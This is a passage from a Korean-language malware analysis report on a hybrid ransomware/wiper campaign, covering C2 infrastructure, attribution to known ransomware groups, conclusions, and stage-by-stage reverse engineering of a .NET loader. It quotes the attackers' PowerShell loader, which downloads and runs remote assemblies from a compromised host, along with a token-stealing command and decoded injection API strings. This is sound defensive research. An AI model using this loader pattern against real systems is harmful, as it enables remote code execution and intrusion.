


Figure 17. ba.sv-italia.it 관련 정보

- 도메인 매핑

Sliver 에서 연결을 시도하는 hanwha.bgsys.co.kr 서버에 144.172.95.65 IP 에 매핑되는 65.95.172.144.static.cloudzy.com 도메인을 확인할 수 있다.




Figure 18. 도메인 매핑

65.95.172.144.static.cloudzy.com 도메인은 VPS(Virtual Private Server) 와 RDP(Remote Desktop Protocol) 서비스를 호스팅하는 것이 확인됐다. 또한, 과거 Cloudzy 는 이란, 중국, 북한, 러시아, 이스라엘 등 국가 배후 해커 조직, Ryuk, BlackCat 랜섬웨어 그룹들도 악용한 사례가 다수 보고된 적 있다. *(Halcyon Cloudzy C2P Report)*




Figure 19. VPS, RDP 서비스

bgsys.co.kr 도메인과 국가 배후 조직에서 사용한 인프라와 연결된다.

Figure 20. bgsys.co.kr 연관 인프라

144.172.95.65 IP 와 동일 대역의 144.172.95.78 IP 는 Nova 랜섬웨어 그룹에서 사용한 이력이 확인된다.

Figure 21. Nova Ransomware IP

3. 결 론

본 보고서에서 분석한 사례는 최근 위협 환경의 변화와 맞물려 랜섬웨어와 Wiper 의 경계가 점차 모호해지고 있음을 보여준다. 전통적으로 랜섬웨어는 파일 암호화를 통해 금전적 이익을 추구하는 데 집중한 반면, Wiper 는 복구 불가능한 데이터 파괴를 목적으로 사용되어왔다. 그러나 이번 사례에서처럼 파일을 암호화한 뒤 삭제하는 혼합적 접근법은 단순한 금전 갈취를 넘어, 데이터의 가용성을 근본적으로 위협하는 새로운 형태의 공격 모델을 제시하고 있다.

특히 주목할 점은 공격자가 보여준 전략적 효율성이다. 공격 과정에서 Sliver, Tokenvator, SharpInjector, Donut, POSTDump 등 오픈소스 도구가 직접 사용되거나 일부 변형된 형태로 활용되었으며, 실행 파일에는 Confuser(.NET), garble(Go) 과 같은 공개된 난독화 도구가 적용되었다. 이러한 선택은 상용 솔루션이나 독자적 개발에 의존하지 않고도 저비용·고효율의 효과를 달성할 수 있음을 보여준다. 다시 말해, 공격자는 공개 생태계를 적극적으로 재활용함으로써 빠른 시간 안에 충분히 파괴적이고 정교한 공격 체인을 구성할 수 있었던 것이다.

또한, 본 샘플은 단순히 "파일 삭제형 Wiper"가 아니라, 암호화와 삭제를 병행하는 이중적 메커니즘을 도입하였다. 구체적으로는 파일을 tar + Zstandard(Zstd)로 압축 후 AES-GCM 모드로 암호화하고, 그 결과물을 곧바로 삭제하는 방식이다. 일반적인 AES-GCM 암호화는 무결성 검증을 위한 태그 인증을 거치지만, 해당 샘플은 태그 인증을 건너뛰어 복호화가 가능하도록 구현되어 있었다. 더불어 암호화 키 생성 과정에 하드코딩된 secret 값이 사용되는 등, 의도적으로 복구 가능성을 남긴 설계가 확인된다. 이는 공격자가 단순한 파괴가 아닌, 협박·금전 갈취·심리적 압박을 복합적으로 고려했음을 시사한다.

공격 체인 상에서도 탐지 회피와 행위 은폐를 위한 다양한 시도가 드러난다. PowerShell, Process Explorer, PsExecSvc 와 같은 정상 도구(Living-off-the-Land 기법)가 공격에 포함되었으며, mTLS 기반 Sliver C2 통신이 사용되었다. 여기에 Wiper 내부에는 다수의 안티 디버깅 기법이 포함되어 분석을 방해하는 흔적도 관찰되었다.

Attribution 측면에서, 랜섬노트에서는 Akira 그룹의 이름이 일부 확인되며, "google us" 문구는 과거 Conti 그룹이 사용한 랜섬노트와 유사한 형태로 나타나 일부 연관성을 시사한다. 공격에 사용된 유포 서버(employees.medicalcenterclinic.com)는 탈취된 IIS 10.0 서버로 추정되며, Sliver C2 서버 4 개(hanwha.tafca.co.uk, ba.joe.dj, hanwha.bgsys.co.kr, ba.sv-italia.it)와의 mTLS 연결 시도에서 공격 체인 전체의 운영 기반이 드러났다. 일부 서버와 IP(144.172.95.65, 144.172.95.78)는 Nova 랜섬웨어 그룹과 Cloudzy 인프라를 통해 VPS, RDP 등을 활용하는 많은 공격자 그룹의 사례와도 연관되어 있어, 공격자가 기존 랜섬웨어 생태계와 인프라를 재활용한 흔적도 보인다.

이를 종합하면, 본 공격은 고도의 독창적 기술력으로 무장한 APT 보다는, 기존 생태계에 존재하는 오픈소스와 빌더를 효율적으로 조합해 위협을 극대화한 사례라고 평가할 수 있다. 이는 현대 위협 환경에서 점점 더 보편화되고 있는 Malware-as-a-Service(MaaS), Ransomware-as-a-Service(RaaS) 트렌드와 궤를 같이한다. 공격자는 필수 기능만 선별적으로 채택하고 불필요한 부분을 제거해 맞춤형 공격 체인을 구성했으며, 결과적으로는 방어자에게 분석 지연, 탐지 회피, 복구 지연이라는 복합적 부담을 안겼다.

이번 사례에서 확인할 수 있는 주요 시사점은 다음과 같다.

정상 도구의 무기화 – 오픈소스로 공개된 도구 및 정상 소프트웨어를 공격자가 악용해 손쉽게 무기화될 수 있으며, 최근 공격자들이 많이 사용하는 전략으로 다시금 확인할 수 있다.

혼합형 악성코드의 확산 가능성 – 랜섬웨어와 Wiper 가 결합된 새로운 형태의 악성코드와 더불어 오픈소스와 난독화 도구, Go 언어 사용까지 다양한 도구와 악성코드가 결합돼 다양한 전략적 시도록 확인된다.

저비용·고효율 공격 모델 – 기술적 독창성보다도 오픈소스 도구와 공개 난독화 기법을 조합해 충분히 파괴적인 공격 체인을 구성할 수 있음을 보여준다.

특정 그룹 연관성 및 인프라 재활용 – Akira 그룹과 Conti/BlackBasta 유사 흔적, Nova 그룹과 Cloudzy 인프라 활용 사례를 통해 공격자가 기존 생태계를 전략적으로 재활용했음을 확인할 수 있다.

따라서 침해 위협에 대응하기위해 단순 시그니처 기반 탐지에 머물지 않고, 행위 기반 탐지, 오픈소스 도구 사용 흔적 모니터링, 키 및 백업 파일 패턴 분석 등을 포함한 정교한 대응 전략을 마련해야 한다. 본 보고서에서 제시한 복호화 스크립트와 IoC는 실제 피해 완화에 직접 활용될 수 있을 것이다. 또한, 향후 유사 공격에 대비하기 위해 선제적 인텔리전스 공유와 대응 체계 강화를 강조하며 보고서를 맺는다.

4. 상세 분석

Stage 0. Loader

- 1.jpg

- 파워쉘 스크립트로 다른 악성 바이너리를 다운로드 및 로드하는 역할을 수행한다.
- MD5: E260F41019DA2FA8489B967D65B994B8

파워쉘 스크립트 코드가 난독화되지 않은 상태로 url을 통해 파일을 다운로드 받고 실행하는 코드이다. 이후 소개될 Stage 2, 3, 4와 최종적으로 Wiper가 실행된다.

```
#[System.Reflection.Assembly]::Load((New-Object System.Net.WebClient).DownloadData
("https://employees.medicalcenterclinic.com/_WCM_images/msc.jpg"))
#[s.m]::s("*u.http://ba.joe.dj/beac.jpg *p.4DmQNRhH8")

#[System.Reflection.Assembly]::Load((New-Object System.Net.WebClient).DownloadData
("https://employees.medicalcenterclinic.com/_WCM_images/toke.jpg"))
#[toke.Program]::Main("Steal_Token /Process:16808 /command:cmd.exe")

[System.Reflection.Assembly]::Load((New-Object System.Net.WebClient).DownloadData
("https://employees.medicalcenterclinic.com/_WCM_images/si.jpg"))
[si]::Main("")
```

Figure 22. 스크립트 실행 코드

Stage 2. Downloader & Sliver

- msc.jpg

- .NET으로 작성된 악성코드로 특정 바이너리를 다운로드 후 실행하는 다운로더
- MD5: 7A3880F8DA8374DED9EF913CFFC5F184




Figure 23. 샘플 정보

Confuser 난독화 해제 후 cctor 분석을 위해 exe 를 통해 로드 후 강제로 진입하도록 구성 후 분석을 진행한다.

```
static void Main(string[] args) {

    string path = @"C:\1.dll";
    Assembly ass = Assembly.LoadFile(path);
    Module mod = ass.GetModules()[0];

    // 강제로 .cctor 실행
    RuntimeHelpers.RunModuleConstructor(mod.ModuleHandle);

    Console.WriteLine("done");
    Console.ReadLine(); // 디버깅 유지
```

Figure 24. dll 로더

cctor 함수에는 VirtualProtect 코드와 특정 함수를 실행해 동작에 필요한 문자열을 복원하는 코드가 포함되어 있고, 다른 실행, 로드 등의 코드는 확인되지 않는다.

```
case 179U:
{
    byte[] array7;
    <Module>.byte_0 = <Module>.smethod_32(array7);
    num2 = (num3 * 55777768U) ^ 3583476568U;
    continue;
}
```

Figure 25. 문자열 복원 함수 호출

```
17196        case 1U:
17197            Buffer.BlockCopy(new byte[this.byte_0.Length], 0, this.byte_0, 0, this.byte_0.Length);
17198            num = (num2 * 2778958400U) ^ 2061928331U;
17199            continue;
17200        case 3U:
17201            this.stream_0 = null;
17202            num = (num2 * 1460159798U) ^ 1579043154U;
17203            continue;
17204        }
17205        return;
17206    }
100 %
Locals
Name                Value                       Type
byte_0              {byte[0x00800000]}          byte[]
  [0]               0x04                        byte
  [1]               0x00                        byte
  [2]               0x00                        byte
  [3]               0x00                        byte
  [4]               0x2E                        byte
  [5]               0x64                        byte
```

Figure 26. 문자열 복원 코드

복원된 문자열 코드의 일부이며 전문은 아래 표와 같다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	04	00	00	00	2E	64	6C	6C	09	00	00	00	6E	74	64	6C	....dll....ntdl
00000010	6C	2E	64	6C	6C	00	00	00	17	00	00	00	5A	77	41	6C	l.dll.......ZwAl
00000020	6C	6F	63	61	74	65	56	69	72	74	75	61	6C	4D	65	6D	locateVirtualMem
00000030	6F	72	79	00	14	00	00	00	5A	77	57	72	69	74	65	56	ory.....ZwWriteV
00000040	69	72	74	75	61	6C	4D	65	6D	6F	72	79	14	00	00	00	irtualMemory....
00000050	52	74	6C	49	6E	69	74	55	6E	69	63	6F	64	65	53	74	RtlInitUnicodeSt
00000060	72	69	6E	67	0A	00	00	00	4C	64	72	4C	6F	61	64	44	ring....LdrLoadD
00000070	6C	6C	00	00	0D	00	00	00	52	74	6C	5A	65	72	6F	4D	ll......RtlZeroM
00000080	65	6D	6F	72	79	00	00	00	1D	00	00	00	49	6E	76	61	emory.......Inva
00000090	6C	69	64	20	50	72	6F	63	65	73	73	49	6E	66	6F	43	lid ProcessInfoC
000000A0	6C	61	73	73	3A	20	7B	30	7D	00	00	00	19	00	00	00	lass: {0}.......
000000B0	4E	74	51	75	65	72	79	49	6E	66	6F	72	6D	61	74	69	NtQueryInformati
000000C0	6F	6E	50	72	6F	63	65	73	73	00	00	00	17	00	00	00	onProcess.......
000000D0	4E	74	41	6C	6C	6F	63	61	74	65	56	69	72	74	75	61	NtAllocateVirtua
000000E0	6C	4D	65	6D	6F	72	79	00	14	00	00	00	4E	74	57	72	lMemory.....NtWr
000000F0	69	74	65	56	69	72	74	75	61	6C	4D	65	6D	6F	72	79	iteVirtualMemory
00000100	16	00	00	00	4E	74	50	72	6F	74	65	63	74	56	69	72	....NtProtectVir

Figure 27. 복원된 문자열 일부

???.dll
???ntdll.dll??????ZwAllocateVirtualMemory????ZwWriteVirtualMemory???RtlInitUnicodeStri
ng
???LdrLoadDll??
???RtlZeroMemory??????Invalid ProcessInfoClass:
{0}??????NtQueryInformationProcess??????NtAllocateVirtualMemory????NtWriteVirtualMemory???N
tProtectVirtualMemory?????NtFreeVirtualMemory????kernel32.dll!???InitializeProcThreadAttributeLi
st??????UpdateProcThreadAttribute??????CreateProcessA?????DeleteProcThreadAttributeList?????
?ZwProtectVirtualMemory?????ZwOpenThread???ZwQueueApcThread???ZwAlertResumeThread???
?ZwClose????VirtualProtect?????.text??????Nt?????Ntdll??????4C?????8B?????D1?????B8?????00??
???F6?????04?????25?????08?????03?????FE??????7F?????01?????75?????0F?????05?????C3?????
CD??????2E?????Sleep???
???wuauclt.exe????SearchIndexer.exe??????SearchProtocolHost.exe?????SearchFilterHost.exe
???msiexec.exe????robocopy.exe
???taskmgr.exe?-???C:\Program Files\Windows Defender\MsMpEng.exe???
???User-Agent??q???Mozilla/5.0 (Windows NTP 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/103.0.0.0 Safari/537.180??????*u?????*p?????sihost?? ???taskhostw???

이번에는 dll 바이너리의 extern 함수를 분석하기 위해 로더 코드를 일부 수정 후 분석을 진행한다.

전달 파라미터: "*u.http://ba.joe[.]dj/beac.jpg *p.4DmQNRhH8"

```
private static void Main(string[] args)
{
    string text = "S.M";
    string text2 = "S";
    string text3 = "C:₩₩1.dll";
    Assembly assembly = Assembly.LoadFile(text3);
    Module[] modules = assembly.GetModules();
    Type type = modules[0].GetType(text);
    MethodInfo method = type.GetMethod(text2);
    object[] array = new object[] { "*u.http://ba.joe.dj/beac.jpg *p.4DmQNRhH8" };
    method.Invoke(method, array);
}
```

Figure 28. extern 함수 로더 코드

해당 extern 함수는 WebClient 코드를 포함하고 있으며, 문자열 파라미터를 입력 받는다. WebClient 함수가 포함되어 있어 관련 URL 을 입력해 분석을 진행한다.

```
// S.M
// Token: 0x060000EF RID: 239 RVA: 0x0001D1E4 File Offset: 0x0001B3E4
public static void S(string com)
{
    Struct26 @struct = new Struct26(7751521U);
    WebClient webClient;
    Dictionary<string, string> dictionary;
    for (;;)
    {
        IL_0145:
        uint num = 2306602923U;
        for (;;)
        {
```

Figure 29. S.M extern S 함수 코드 일부

함수 내부 핵심 코드로 WebClient, Download 기능을 포함하고 있다.

Figure 30. S 함수 핵심 코드

전달받은 파라미터를 dictionary 형태로 변환한다.




Figure 31. 파라미터 dictionary 변환

다음 함수에서 프로세스 모듈을 불러와 함수 리스트를 로드한다.

```
internal static void smethod_1()
{
    Struct26 @struct = new Struct26(3588757969U);
    IEnumerable<ProcessModule> enumerable = Delegate47.ý₩u0088₩u009A5ç(Delegate46.₩u0012[$wÄ()).Cast<ProcessModule>();
    Func<ProcessModule, bool> func = new Func<ProcessModule, bool>(Class10.Class11.<>9.method_0);
    @struct.method_0(2, 2816108887U);
    IntPtr intPtr = Delegate50.smethod_0(enumerable.FirstOrDefault(func));
    int num = Delegate54.₩u000E₩u0009₩u0099₩u008A₩u00A8(Delegate25.$æ>Ñ₩u001A(intPtr.ToInt64() + 60L));
    long num2 = intPtr.ToInt64() + (long)num + 24L;
    int num12;
    uint num16;
    int num17;
```

Figure 32. 프로세스 모듈 로드

```
187             case 18U:
188             {
189                 int num11;
190                 int num15;
191                 string text = Delegate33.ø ô₩u00AEh₩u00A9(Delegate25.$æ>Ñ₩u001A(intPtr.ToInt64() + (long)Del
                      num15 + (long)(num11 * 4)));
192                 num3 = (num4 * 1369254865U) ^ 799338520U;
193                 continue;
194             }
195             case 19U:
196                 @struct.method_0(5, 1457739977U);
```

```
00 %
ocals
Name                                    Value
num15                                   0x000F50B0
text                                    "CsrClientConnectToServer"
```

Figure 33. 함수 문자열 로드

통신을 위해 User-Agent 헤더 문자열을 생성한다.

```
            int num6 = (int)<Module>.byte_0[id] | ((int)<Module>.byte_0[id + 1] << 8) | ((int)<Module>.byte_0[id + 2] << 16) | ((i
            t = (string)(object)string.Intern(Encoding.UTF8.GetString(<Module>.byte_0, id + 4, num5)));
            num = (num2 * 2191525912U) ^ 1000200188U;
            continue;
        }
        case 15U:
        {
            int num3;
            num = ((num3 != 2) ? 2722159520U : 3220286999U);
            continue;
        }
        case 16U:
        {
            int num3 = (int)((uint)id >> 30);
            id = (id & 1073741823) << 2;
            num = ((num3 == 3) ? 3056724796U : 2570417653U) ^ (num2 * 1104160984U);
            continue;
```

```
00 %
ocals
Name                                    Value
System.Text.Encoding.UTF8.get returned  System.Text.UTF8Encoding
System.Text.Encoding.GetString returned "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.180"
string.Intern returned                  "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.180"
id                                      0x000003D0
num3                                    0x00000003
t                                       "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.180"
num6                                    0x00000071
```

Figure 34. User-Agent 문자열

입력 받은 파라미터와 생성한 User-Agent 를 통해 다운로드를 시도하며, 정상적으로 다운로드가 되면 생성된 바이트 바이너리를 통해 Invoke or 로드 및 실행할 것으로 보인다.

